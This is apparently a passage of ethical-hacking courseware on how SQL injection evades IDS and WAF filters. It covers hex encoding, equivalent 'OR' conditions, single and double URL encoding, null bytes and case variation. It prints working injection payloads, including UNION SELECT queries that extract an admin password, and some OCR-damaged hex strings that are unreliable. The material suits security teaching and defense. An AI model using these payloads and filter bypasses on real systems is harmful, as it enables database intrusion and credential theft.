
Note: This statement uses no single quotes (')

Some string to hex examples are as follows:

```
SELECT @@version = 0x73656c656374204 04076657273696f6

DROP Table CreditCard = 0x44524f50205461626c652043726564697443617264

INSERT into USERS (‘certifiedhacker', 'qwerty') = 0x494e5345525420696e74
6f2055534552532028274a7 5676779426f79272c202771 77657274792729
```



Evasion Technique: Sophisticated Matches and URL Encoding

Sophisticated Matches

- An IDS signature may be looking for **'OR 1=1**. Replacing this string with another string will have the same effect

SQL Injection Characters

- `' or "` character String Indicators
- `-- or #` single-line comment
- `/*…*/` multiple-line comment
- `+` addition, concatenate (or space in URL)
- `||` (double pipe) concatenate

Evading ' OR 1=1 signature

- ' OR 'john' = 'john'
- ' OR 'microsoft' = 'micro'+'soft'
- ' OR 'movies' = N'movies'
- ' OR 'software' like 'soft%'
- ' OR 7 > 1
- ' OR 'best' > 'b'
- ' OR 'whatever' IN ('whatever')
- ' OR 5 BETWEEN 1 AND 7

URL Encoding

- The attacker obfuscates the input string by replacing the characters with their ASCII code in **hexadecimal form** preceding each **code point** with a **percent sign** '%'
- For a single quotation mark, the ASCII code is **0X27**. Therefore, its URL-encoding character is represented by **%27**
- In some cases, the basic URL encoding does not work; however, an attacker can make use of **double-URL encoding** to bypass the filter

SQL Injection Query

```
' UNION SELECT Password FROM Users_Data WHERE name='Admin'--
```

After URL Encoding

```
%27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE
%20name%3D%27Admin%27%E2%80%94
```

After Double-URL Encoding

```
%2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_D
ata%2520WHERE%2520name%253D%2527Admin%2527%25E2%2580%2594
```

Evasion Technique: Sophisticated Matches

Signature matches usually succeed in catching the most common classical matches, such as **“OR 1=1″**. These signatures are built using regular expressions; hence, they try to catch as many possible variations of classical matches **“OR 1=1″** as possible. However, there are some sophisticated matches that an attacker can use to bypass the signature. These sophisticated matches are equivalent to classical matches but with a slight change.

Attackers use these sophisticated matches as an evasion technique to trick and bypass user authentication. These sophisticated matches are an alternative expression to the classical match **″OR 1=1″**.

An attacker might use an **“OR 1=1″** attack that employs a string such as **“OR 'john'='john'**.” Replacing this string with another string will have the same effect.

If this does not work, the attacker tricks the system by adding ‘N’ to the second string, such as **“OR ‘john’=N’john’**.” This method is very useful in signature evasion, especially for evading advanced systems.

The various SQL injection characters are as follows:

- `' or "` character string indicators
- `-- or #` single-line comment
- `/*…*/` multiple-line comment
- `+` addition, concatenate (or space in URL)
- `||` (double pipe) concatenate
- `%` wildcard attribute indicator

- `?Param1=foo&Param2=bar` URL Parameters
- `PRINT` useful as non-transactional command
- `@variable` local variable
- `@@variable` global variable
- `waitfor delay '0:0:10'` time delay

Examples for evading `' OR 1=1` signature:

- **`OR 'john' = 'john'`**
- **`' OR 'microsoft' = 'micro'+'soft'`**
- **`' OR 'movies' = N'movies'`**
- **`' OR 'software' like 'soft%'`**
- **`' OR 7 > 1`**
- **`' OR 'best' > 'b'`**
- **`' OR 'whatever' IN ('whatever')`**
- **`' OR 5 BETWEEN 1 AND 7`**

Evasion Technique: URL Encoding

URL encoding is a technique used to bypass numerous input filters and obfuscate an SQL query to launch injection attacks. It is performed by replacing the characters with their ASCII codes in hexadecimal form and preceding each code point with the percent sign (%).

For example, for a single quotation mark, the ASCII code is 0X27; hence, its URL-encoding character is represented by %27.

An attacker can perform the attack by bypassing the filter in the following manner:

- Normal query

  ```
  ` UNION SELECT Password FROM Users_Data WHERE name='Admin'--
  ```

  After URL encoding, the above query is represented as,

  ```
  %27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3
  D%27Admin%27%E2%80%94
  ```

In some cases, the basic URL encoding does not work; however, an attacker can use double-URL encoding to bypass the filter.

The string obtained from the URL-encoding of a single quotation mark is %27; after double-URL encoding, the same string becomes %2527 (here, % is itself URL encoded in a normal way as %25).

For example,

- Normal query


  ```
  ` UNION SELECT Password FROM Users_Data WHERE name='Admin'--
  ```

  After URL-encoding, the above query is represented as

  ```
  %27%20UNION%20SELECT%20Password%20FROM%20Users_Data%20WHERE%20name%3
  D%27Admin%27%E2%80%94
  ```

  After double URL-encoding, the above query is represented as

  ```
  %2527%2520UNION%2520SELECT%2520Password%2520FROM%2520Users_Data%2520
  WHERE%2520name%253D%2527Admin%2527%25E2%2580%2594
  ```



Evasion Technique: Null Byte and Case Variation

Null Byte

- The attacker uses a null byte (%00) character prior to a string to bypass the detection mechanism
- Using the resulting query, an attacker obtains the **password** of an **admin account**
- **SQL Injection Query**

```
 ' UNION SELECT Password FROM Users
WHERE UserName='admin'--
```

- **After injecting null bytes:**

```
%00' UNION SELECT Password FROM
Users WHERE UserName='admin'--
```

Case Variation

- The attacker can mix **uppercase** and **lowercase letters** in an attack vector to pass through the detection mechanism
- **If the filter is designed to detect the following queries:**

```
union select user_id, password from
admin where user_name='admin'--

UNION SELECT USER_ID, PASSWORD FROM
ADMIN WHERE USER_NAME='ADMIN'--
```

- **The attacker can easily bypass the filter using the following query:**

```
UnIoN sElEcT UsEr_iD, PaSSwOrd fROm
aDmiN wHeRe UseR_NamE='AdMIn'--
```

Evasion Technique: Null Byte

An attacker uses a null byte (%00) character prior to a string to bypass the detection mechanism. Web applications use high-level languages such as PHP, ASP, and so on along with C/C++ functions. However, in C/C++, NULL characters are used to terminate strings. Therefore, different approaches for both the coding platforms result in a NULL byte injection attack.

For example, the following SQL query is used by an attacker to extract the password from the database:

```
' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

If the server is protected by a WAF or IDS, then the attacker prepends NULL bytes to the above query as follows:

```
%00' UNION SELECT Password FROM Users WHERE UserName='admin'--
```

Using the above query, an attacker can successfully bypass an IDS and obtain the password of an admin account.

Evasion Technique: Case Variation

